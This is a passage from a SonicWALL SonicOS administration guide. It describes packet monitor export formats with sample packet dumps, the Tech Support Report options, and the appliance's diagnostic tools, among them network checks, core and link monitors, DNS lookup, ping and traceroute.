- **General** - Includes both the general and advanced settings
- **Logging** - Shows the FTP logging settings
- **Mirroring** - Shows the mirror settings

When you hover your mouse pointer over one of the information icons or its label, a popup tooltip displays the current settings for that selection.



Clearing the Status Information

You can clear the packet monitor queue and the displayed statistics for the capture buffer, mirroring, and FTP logging.

- Step 1** Navigate to the **Dashboard > Packet Monitor** page.
- Step 2** Click **Clear**.
- Step 3** Click **OK** in the confirmation dialog box.

Related Information

Topics:

- [“Supported Packet Types” on page 186](#)
- [“File Formats for Export As” on page 186](#)

Supported Packet Types

When specifying the Ethernet or IP packet types that you want to monitor or display, you can use either the standard acronym for the type, if supported, or the corresponding hexadecimal representation. To determine the hex value for a protocol, refer to the RFC for the number assigned to it by IANA. The protocol acronyms that SonicOS currently supports are as follows:

- Supported Ethernet types:
- ARP
 - IP
 - PPPoE-DIS
 - PPPoE-SES

To specify both PPPoE-DIS and PPPoE-SES, you can simply use PPPoE.

- Supported IP types:
- TCP
 - UDP
 - ICMP
 - IGMP
 - GRE
 - AH
 - ESP

File Formats for Export As

The **Export As** option on the **Dashboard > Packet Monitor** page allows you to display or save a snapshot of the current buffer in the file format that you select from the drop-down list. Saved files are placed on your local management system (where the management interface is running). Choose from the following formats:

- **Libpcap** - Select Libpcap format if you want to view the data with the Wireshark network protocol analyzer. This is also known as libcap or pcap format. A dialog box allows you to open the buffer file with Wireshark, or save it to your local hard drive with the extension **.pcap**.
- **Html** - Select Html to view the data with a browser. You can use File > Save As to save a copy of the buffer to your hard drive.
- **Text** - Select Text to view the data in a text editor. A dialog box allows you to open the buffer file with the registered text editor, or save it to your local hard drive with the extension **.wri**.
- **App Data** - Select App Data to view only application data contained in the packet. Packets containing no application data are skipped during the capture. Application data = captured packet minus L2, L3, and L4 headers.

Examples of the Html and Text formats are shown in the following sections:

- [“HTML Format” on page 187](#)
- [“Text File Format” on page 188](#)

HTML Format

You can view the HTML format in a browser. The following is an example showing the header and the data for the first packet in the buffer.

```
--File Index : 1.--

--21177 packets captured.--

-----Statistics-----
Number Of Bytes Failed To Report:      0
Number Of Packets Forwarded           :      0
Number Of Packets Generated            :    10312
Number Of Packets Consumed             :    8358
Number Of Packets DROPPED              :    2507
Number Of Packets Status Unknown:      0

*Packet number: 1*
Header Values:
  Bytes captured: 130, Actual Bytes on the wire: 130
Packet Info(Time:10/11/2013 10:10:12.096):
  in:X1*(interface), out:--, Consumed, Module Id:48, 1:0)
Ethernet Header
  Ether Type: IP(0x800), Src=[00:19:07:0c:7c:00], Dst=[01:00:5e:00:00:05]
IP Packet Header
  IP Type: OSPF(0x59), Src=[10.203.28.1], Dst=[224.0.0.5]
OSPF Packet Header
  OSPF Type : 1, OSPF Version : 2, OSPF checksum : 0
Value:[0]
Hex and ASCII dump of the packet:
01005e00 00050019 070c7c00 080045c0 00741031 00000159 *..^.....|...E..t.1...Y*
a16f0acb 1c01e000 00050201 002cc0a8 04010000 000c0000 *.o.....*
00020000 01105239 112cffff ff00000a 12010000 00280acb *.....R9.,.....(..*
1c010000 0000d66d 8ec5a945 edd08e62 d6d96592 6de50000 *.....m...E...b..e.m...*
00090001 00040000 00010002 00145239 112c0d20 43678ac6 *.....R9.,. Cg..*
f059055a f6f90c81 068d                *.Y.Z..... *
```

Text File Format

You can view the text format output in a text editor. The following is an example showing the header and part of the data for the first packet in the buffer.

```
--File Index : 1.--
--21177 packets captured.---
----Statistics-----
Number Of Bytes Failed To Report:      0
Number Of Packets Forwarded           :      0
Number Of Packets Generated            :    10312
Number Of Packets Consumed             :    8358
Number Of Packets DROPPED              :    2507
Number Of Packets Status Unknown:      0

*Packet number: 1*
Header values:
  Bytes captured: 130, Actual bytes on the wire: 130
Packet Info(Time:10/11/2013 10:10:12.096):
  in:X1*(interface), out:--, Consumed, Module Id:48, 1:0)
Ethernet Header
  Ether Type: IP(0x800), Src=[00:19:07:0c:7c:00], Dst=[01:00:5e:00:00:05]
IP Packet Header
  IP Type: OSPF(0x59), Src=[10.203.28.1], Dst=[224.0.0.5]
OSPF Packet Header
  OSPF Type : 1, OSPF Version : 2, OSPF checksum : 0
Value:[0]
Hex and ASCII dump of the packet:
01005e00 00050019 070c7c00 080045c0 00741031 00000159 *..^.....|...E..t.1...Y*
a16f0acb 1c01e000 00050201 002cc0a8 04010000 000c0000 *.o.....*
00020000 01105239 112cffff ff00000a 12010000 00280acb *......R9.....(.*
1c010000 0000d66d 8ec5a945 edd08e62 d6d96592 6de50000 *......m...E...b..e.m...*
00090001 00040000 00010002 00145239 112c0d20 43678ac6 *......R9.,. Cg..*
f059055a f6f90c81 068d          *.Y.Z.....*
```

CHAPTER 11

Using Diagnostic Tools & Restarting the Appliance

System > Diagnostics

The **System > Diagnostics** page provides several diagnostic tools which help troubleshoot network problems as well as Active Connections, CPU and Process Monitors.

System /
Diagnostics

Accept Cancel Refresh

Tech Support Report

Include: VPN Keys ARP Cache DHCP Bindings IKE Info SonicPointN Diagnostics Current users Detail of users
 Geo-IP/Botnet Cache

Enable Periodic Secure Backup of Diagnostic Reports to Support
Time Interval (minutes)

Include raw flow table data entries when sending diagnostic report

Diagnostic Tools

Diagnostic Tool:

Topics:

- [“Tech Support Report” on page 190](#)
- [“Diagnostic Tools” on page 191](#)

Tech Support Report

The **Tech Support Report** generates a detailed report of the SonicWALL security appliance configuration and status, and saves it to the local hard disk using the **Download Report** button. This file can then be e-mailed to SonicWALL Technical Support to help assist with a problem.



Tip You must register your SonicWALL security appliance on mysonicwall.com to receive technical support.

Before e-mailing the Tech Support Report to the SonicWALL Technical Support team, complete a Tech Support Request Form at <https://www.mysonicwall.com>. After the form is submitted, a unique case number is returned. Include this case number in all correspondence, as it allows SonicWALL Technical Support to provide you with better service.

Generating a Tech Support Report

Tech Support Report

Include: VPN Keys ARP Cache DHCP Bindings IKE Info SonicPointN Diagnostics Current users Detail of users
 Geo-IP/Botnet Cache

Enable Periodic Secure Backup of Diagnostic Reports to Support
 Time Interval (minutes)

Include raw flow table data entries when sending diagnostic report

To generate a report, follow these steps:

-
- Step 1** In the **Tech Support Report** section, select any of the following report options:
- **VPN Keys** – saves shared secrets, encryption, and authentication keys to the report.
 - **ARP Cache** – saves a table relating IP addresses to the corresponding MAC or physical addresses.
 - **DHCP Bindings** – saves entries from the SonicWALL security appliance DHCP server.
 - **IKE Info** – saves current information about active IKE configurations.
 - **SonicPointN Diagnostics** – save information on SonicPointN sessions.
 - **Current users** – saves basic information on user sessions
 - **Detail of users** – saves additional details of user sessions
 - **Geo-IP/Botnet Cache** - saves the contents of the Geo-IP/Botnet cache.
- Step 2** Click **Download Report** to save the file to your system. When you click **Download Report**, a warning message is displayed.
- Step 3** Click **OK** to save the file. A dialog box opens to allow you to save or open the file.
- Step 4** Click **OK** to save the file or **Browse** to open it.

- Step 5** To send the report to SonicWALL technical support, click **Send Diagnostic Reports to Support**. The Status indicator at the bottom of the page displays “Please wait!” while the report is sent, and then displays “Diagnostic reports sent successfully.”



Note You would normally do this after talking to Technical Support.

- Step 6** To periodically send the TSR, system preferences, and trace log to MySonicWALL for SonicWALL Engineering, select the **Enable Periodic Secure Backup of Diagnostic Reports to MySonicwall** checkbox and enter the interval in minutes between the periodic reports in the **Time Interval (minutes)** field.
- Step 7** To include the raw entries when sending the report to SonicWALL technical support, select the **Include raw flow table data entries when sending diagnostic report**.

Diagnostic Tools

You select the diagnostic tool from the **Diagnostic Tool** drop-down list in the **Diagnostic Tool** section of the **System > Diagnostics** page. The following diagnostic tools are available:

- [“Check Network Settings” on page 192](#)
- [“Connections Monitor” on page 193](#)
- [“Multi-Core Monitor” on page 193](#)
- [“Core Monitor” on page 195](#)
- [“Link Monitor” on page 196](#)
- [“Packet Size Monitor” on page 197](#)
- [“DNS Name Lookup” on page 198](#)
- [“Find Network Path” on page 198](#)
- [“Ping” on page 198](#)
- [“Core 0 Process Monitor” on page 199](#)
- [“Real-Time Black List Lookup” on page 200](#)
- [“Reverse Name Resolution” on page 200](#)
- [“Connection Limit TopX” on page 200](#)
- [“Check GEO Location and BOTNET Server Lookup” on page 201](#)
- [“MX Lookup and Banner Check” on page 201](#)
- [“Trace Route” on page 202](#)
- [“Web Server Monitor” on page 203](#)
- [“User Monitor” on page 204](#)



Tip The Diagnostics page changes according to the selected diagnostic tool.

Check Network Settings

Diagnostic Tools

Diagnostic Tool: Check Network Settings

Check Network Settings

General Network Connection

Server	IP Address	Test Results	Notes	Timestamp	Progress	Test
<input type="checkbox"/> Default Gateway (X1)	➔ 10.203.28.1	Ping responded successfully	Ping sent 3 pkts, received 3 pkts, average < 1 ms	10/15/2013 12:08:33	✔	<input type="button" value="Test"/>
<input type="checkbox"/> Default Gateway (U0)	➔ 0.0.0.0					<input type="button" value="Test"/>
<input type="checkbox"/> DNS Server 1	➔ 10.200.0.52	DNS responded successfully	Got DNS response < 16 ms	10/15/2013 12:08:36	✔	<input type="button" value="Test"/>
<input type="checkbox"/> DNS Server 2	➔ 10.201.0.52	DNS responded successfully	Got DNS response < 16 ms	10/15/2013 12:08:39	✔	<input type="button" value="Test"/>

Security Management

Server	IP Address	Test Results	Notes	Timestamp	Progress	Test
<input type="checkbox"/> My SonicWALL	➔ N/A	HTTPS responded successfully	Got connection response < 1 ms	10/15/2013 12:08:40	✔	<input type="button" value="Test"/>
<input type="checkbox"/> License Manager	➔ N/A	HTTPS responded successfully	Got connection response < 1 ms	10/15/2013 12:08:41	✔	<input type="button" value="Test"/>
<input type="checkbox"/> Content Filtering	➔ N/A	Service test failed	Server address is not configured (This service may not be licensed)	10/15/2013 12:08:41	✘	<input type="button" value="Test"/>

Check Network Settings is a diagnostic tool that automatically checks the network connectivity and service availability of several pre-defined functional areas of SonicOS, returns the results, and attempts to describe the causes if any exceptions are detected. This tool helps you locate the problem area when users encounter a network problem.

Specifically, the Check Network Settings tool automatically tests the following functions:

- **General Network Connections**
 - Default Gateway
 - DNS Servers
- **Security Management**
 - MySonicWALL server connectivity
 - License Manager server connectivity
 - Content Filter server connectivity

The return data consists of two parts:

- **Test Results** – Provides a summary of the test outcome
- **Notes** – Provides details to help determine the cause if any problems exist

The **Check Network Settings** tool is dependent on the **Network Monitor** feature available on the **Network > Network Monitor** page of the SonicOS management interface. Whenever the Check Network Settings tool is being executed (except during the Content Filter test), a corresponding Network Monitor Policy appears on the **Network > Network Monitor** page, with a special diagnostic tool policy name in the form “diagTestPolicyAuto_<IP_address>_0”.

#	Name	Probe Target	Gateway	Local IP	Interface	Probe Type	Interval	Port	Respo
0	diagTestPolicyAuto_10.200.0.52_1	diagTestAOAuto_10.200.0.52				UDP	3	53	3
1	sonicwall	All Interface IP				Ping	5		1
2	tcp	X1 Default Gateway				Ping	5		1

To use the Check Network Settings tool, first select it in the **Diagnostic Tools** drop-down list and then click the **Test** button in the row for the item that you want to test. The results are displayed in the same row. A green check mark signifies a successful test, and a red X indicates that there is a problem.

To test multiple items at the same time, select the checkbox for each desired item and then click the **Test All Selected** button.

If there are any failed probes, you can click the blue arrow to the left of the **IP Address** field of the failed item to jump to the configuration page to investigate the root cause.


Connections Monitor

The **Connections Monitor** tool is dependent on the **Connections Monitor** feature available on the **Dashboard > Connections Monitor** page of the SonicOS management interface. Whenever the Connections Monitor tool is selected, the title **Network > Network Monitor** appears on the page, and the **Connections Monitor Settings** and **Active Connection Monitor** sections of both pages are the same. For more information, see [“Dashboard > Connections Monitor” on page 91](#).

Multi-Core Monitor

The **Multi-Core Monitor** displays dynamically updated statistics on utilization of the individual cores of the SonicWALL security appliances. Core 0 handles the control plane. The control plane processes all web server requests for the SonicOS UI as well as functions like FTP and VoIP control connections. Core 0 usage is displayed in green on the Multi-Core Monitor.

The remaining cores handle the data plane. To maximize processor flexibility, functions are not dedicated to specific cores; instead all cores can process all data plane tasks. Memory is shared across all cores. UTM processing is displayed in grey for the data plane cores, and all other processing is displayed in blue.




Note High utilization on Core 0 is normal while browsing the Web management interface and applying changes. All Web management requests are processed by Core 0 and do not impact the other cores. Traffic handling and other critical, performance-oriented and system tasks are always prioritized by the scheduler, and will never be impacted by web management usage.

Packet ordering and synchronization is maintained by assigning a unique tag to each unique flow. A flow is defined by five pieces of information: source IP address and port number, destination IP address and port number, and the protocol. To ensure that TCP and UTM states are properly maintained, each flow is processed by a single core. Each core can process a separate flow simultaneously, allowing for up to sixteen flows to be processed in parallel.

Core Monitor


The **Core Monitor** displays dynamically updated statistics on the utilization of a single specified core on the SonicWALL NSA E-Class series security appliances. The **View Style** provides a wide range of time intervals that can be displayed to review core usage.



Note High utilization on Core 0 is normal while browsing the Web management interface and applying changes. All Web management requests are processed by Core 0 and do not impact the other cores. Traffic handling and other critical, performance-oriented and system tasks are always prioritized by the scheduler, and will never be impacted by web management usage.

Link Monitor

The **Link Monitor** displays bandwidth utilization for the interfaces on the SonicWALL security appliance. Bandwidth utilization is shown as a percentage of total capacity.



The Link Monitor can be configured to display the following:


- **View Styles** - Select the time period:
 - Last 30 Seconds
 - Last 30 Minutes
 - Last 24 Hours
 - Last 30 Days
- **Interface Name** - Select the name of the interface:
 - X0
 - X1
 - X2
 - X3
 - X4
 - U0
- **Direction** - Select the direction of traffic for the specified physical interface:
 - **Ingress** - inbound traffic
 - **Egress** - outbound traffic
 - **Both** - inbound traffic and outbound traffic

Packet Size Monitor

The **Packet Size Monitor** displays sizes of packets on the interfaces on the SonicWALL security appliance. You can select from four time periods, ranging from the last 30 seconds to the last 30 days. The Packet Size Monitor can be configured to display inbound traffic, outbound traffic or both for each of the physical interfaces on the appliance.

Step 1 Select one of the following from the **View Style** drop-down list:

- **Last 30 Seconds**
- **Last 30 Minutes**
- **Last 24 Hours**
- **Last 30 Days**



Step 2 Select the physical interface to view from the **Interface Name** drop-down list.

Step 3 In the **Direction** drop-down list, select one of the following:

- **Both** – Select for packets traveling both inbound and outbound
- **Ingress** – Select for packets arriving on the interface
- **Egress** – Select for packets departing from the interface

The packets are displayed in the **Average Packet Size** graph, where the X axis specifies when the packets crossed the interface and the Y axis specifies the average packet size at that time. Ingress packets are displayed in green, and egress packets are displayed in red.

DNS Name Lookup

The SonicWALL security appliance has a DNS lookup tool that returns the IP address of a domain name. Or, if you enter an IP address, it returns the domain name for that address.

- Step 1** Enter the host name or IP address in the **Look up name** field. Do not add *http* to the host name.

The screenshot shows the 'DNS Name Lookup' diagnostic tool interface. At the top, 'Diagnostic Tool:' is set to 'DNS Name Lookup'. Below this, the tool title 'DNS Name Lookup' is displayed. There are three input fields for DNS servers: 'DNS Server 1:' with the value '10.200.0.52', 'DNS Server 2:' with '10.201.0.52', and 'DNS Server 3:' with '0.0.0.0'. At the bottom, there is a 'Look up name or IP:' input field and a 'Go' button.

- Step 2** The SonicWALL security appliance queries the DNS Server and displays the result in the **Result** section. It also displays the IP address of the DNS Server used to perform the query. The **DNS Name Lookup** section also displays the IP addresses of the DNS Servers configured on the SonicWALL security appliance. If there is no IP address or IP addresses in the **DNS Server** fields, you must configure them on the **Network > Settings** page.

Find Network Path

Find Network Path indicates if an IP host is located on the LAN or WAN ports. This can diagnose a network configuration problem on the SonicWALL security appliance. For example, if the SonicWALL security appliance indicates that a computer on the Internet is located on the LAN, then the network or Intranet settings may be misconfigured.

The screenshot shows the 'Find Network Path' diagnostic tool interface. At the top, 'Diagnostic Tool:' is set to 'Find Network Path'. Below this, the tool title 'Find Network Path' is displayed. At the bottom, there is a 'Find location of this IP address:' input field and a 'Go' button.

Find Network Path can be used to determine if a target device is located behind a network router and the Ethernet address of the target device. It also displays the gateway the device is using and helps isolate configuration problems.

Ping

The **Ping** test bounces a packet off a machine on the Internet and returns it to the sender. This test shows if the SonicWALL security appliance is able to contact the remote host. If users on the LAN are having problems accessing services on the Internet, try pinging the DNS server,

or another machine at the ISP location. If the test is unsuccessful, try pinging devices outside the ISP. If you can ping devices outside of the ISP, then the problem lies with the ISP connection.

Step 1 Select **Ping** from the **Diagnostic Tool** menu.

Step 2 Enter the IP address or host name of the target device and click **Go**.

Step 3 In the **Interface** pull-down menu, select which WAN interface you want to test the ping from. Selecting **ANY** allows the appliance to choose among all interfaces—including those not listed in the pull-down menu.

Step 4 If the test is successful, the SonicWALL security appliance returns a message saying the IP address is alive and the time to return in milliseconds (ms).

Core 0 Process Monitor

The **Core 0 Process Monitor** shows the individual system processes on core 0, their CPU utilization, and their system time. The Core 0 process monitor is only available on the multi-core NSA E-Class appliances.

Core 0 Process Monitor							
#	Name	Function	Priority	Total% (secs)	Current% (secs)		
1	cbqTask	0x82c6bd70	10	2.54% 256718.95	1.67%	0.02	
2	tAsFlhWr	0x82c6bd70	128	0.05% 4693.47	0.00%	0.00	
3	tDEACheckDEAServer	0x82c73520	104	0.03% 2782.65	0.00%	0.00	
4	tWebMain03	0x82c6bd70	50	0.01% 685.47	0.00%	0.00	
5	tWebMain04	0x82c6bd70	50	0.01% 670.42	0.00%	0.00	
6	tWebMain02	0x82c6bd70	50	0.01% 657.53	0.00%	0.00	
7	tWebMain01	0x82bb42c0	50	0.01% 577.35	0.00%	0.00	
8	tNtp	0x82c6a1a0	250	0.00% 405.27	0.00%	0.00	
9	tDataPlaneTask	0x82c6bd70	50	0.00% 325.77	0.00%	0.00	
10	tRemoteBackupd	0x82c73520	50	0.00% 257.17	0.00%	0.00	
11	tsfTaskDB	0x82c6a1a0	254	0.00% 246.55	0.00%	0.00	
12	tWebListen	0x82c6bd70	50	0.00% 156.72	0.00%	0.00	
127	tDnsTask	0x82c6a1a0	50	0.00% 0.00	0.00%	0.00	
128	tTSATask	0x82c6bd70	50	0.00% 0.00	0.00%	0.00	
Task Total				2.66% 268358.59	0.00%	0.00	
Idle				97.25% 9826180.00	100.00%	1.00	
System				0.09% 9377.42	0.00%	0.00	

Real-Time Black List Lookup

The **Real-Time Black List Lookup** tool allows you to test SMTP IP addresses, RBL services, or DNS servers.

Step 1 Enter an IP address in the **IP Address** field.

The screenshot shows the 'Real-time Black List Lookup' diagnostic tool. At the top, a dropdown menu is set to 'Real-time Black List Lookup'. Below this, the tool title 'Real-time Black List Lookup' is displayed. There are three input fields: 'IP Address', 'RBL Domain', and 'DNS Server'. A 'Go' button is located at the bottom right of the form.

Step 2 Enter a FQDN for the RBL in the **RBL Domain** field.

Step 3 Enter DNS server information in the **DNS Server** field.

Step 4 Click **Go**.

Reverse Name Resolution

The **Reverse Name Resolution** tool is similar to the DNS name lookup tool, except that it looks up a server name, given an IP address.

The screenshot shows the 'Reverse Name Resolution' diagnostic tool. At the top, a dropdown menu is set to 'Reverse Name Resolution'. Below this, the tool title 'Reverse Name Resolution' is displayed. There are four input fields: 'Log Resolution DNS Server 1' (with value 10.200.0.52), 'Log Resolution DNS Server 2' (with value 10.201.0.52), 'Log Resolution DNS Server 3' (with value 0.0.0.0), and 'Reverse Lookup the IP Address'. A 'Go' button is located at the bottom right of the form.

Enter an IP address in the **Reverse Lookup the IP Address** field, and the tool checks all DNS servers configured for your security appliance to resolve the IP address into a server name.

Connection Limit TopX

The **Connection Limit TopX** tool lists the top 10 connections by the source and destination IP addresses.

Before you can use this tool, you must enable source IP limiting and/or destination IP limiting for your appliance. If these are not enabled, the page displays a message to inform you that you can enable them on the **Firewall > Advanced** page.

Dagnostic Tool: Connection Limit TopX

Connection Limit TopX

NOTE: Access Rules listed here are those policies are enabled and on which Connection Limit no matter for Source Limit or Destination Limit is enabled as well.

#	Zone	>	Zone	Priority	Source	Destination	Service	User	Comment
No Entries									

Check GEO Location and BOTNET Server Lookup

The Geo-IP and Botnet Filtering feature allows you to look up connections to or from a geographic location or Botnet command and control server based on an IP address. After entering an IP address, click **Go**. Results are displayed under the heading, **Results**. For full details, see [“Security Services > Geo-IP Filter” on page 1357](#) or [“Security Services > Botnet Filter” on page 1361](#).

Check GEO Location and BOTNET Server Lookup

DNS Server 1: 10.200.0.52

DNS Server 2: 10.201.0.52

DNS Server 3: 0.0.0.0

Lookup IP: 62.69.179.198 Go

Result

Lookup IP: 62.69.179.198

Result: Located in Netherlands(167) and Not a BOTNET Server

MX Lookup and Banner Check

The MX Lookup and Banner Check tool allows you to look up a domain or IP address. Your configured DNS servers are displayed in the **DNS Server 1/2/3** fields, but are not editable. After you type a domain name, such as “google.com” into the **Lookup name or IP** field and click **Go**, the output is displayed under **Result**. The results include the domain name or IP address that you entered, the DNS server from your list that was used, the resolved email server domain

name and/or IP address, and the banner received from the domain server or a message that the connection was refused. The contents of the banner depends on the server you are looking up.

The screenshot shows the 'MX Lookup and Banner Check' diagnostic tool. At the top, 'Diagnostic Tool:' is set to 'MX Lookup and Banner Check'. Below this, the tool title 'MX Lookup and Banner Check' is displayed. The configuration fields are: 'DNS Server 1:' (10.200.0.52), 'DNS Server 2:' (10.201.0.52), 'DNS Server 3:' (0.0.0.0), 'Lookup name or IP:' (empty), 'SMTP Port:' (25), and a 'Go' button. The 'Result' section shows: 'Domain Name: x1', 'DNS Server Used: 10.200.0.52', 'Resolved Mail Server:' (empty), and 'Banner Received:' (empty).

Trace Route

Trace Route is a diagnostic utility to assist in diagnosing and troubleshooting router connections on the Internet. By using Internet Connect Message Protocol (ICMP) echo packets similar to Ping packets, **Trace Route** can test interconnectivity with routers and other hosts that are farther and farther along the network path until the connection fails or until the remote host responds.

Step 1 Select **TraceRoute** from the **Diagnostics Tool** menu.

The screenshot shows the 'TraceRoute' diagnostic tool. At the top, 'Diagnostic Tool:' is set to 'TraceRoute'. Below this, the tool title 'TraceRoute' is displayed. The configuration fields are: 'TraceRoute this host or IP address:' (empty), 'Interface:' (ANY), and a 'Go' button.

Step 2 Type the IP address or domain name of the destination host in the **TraceRoute this host or IP address** field.

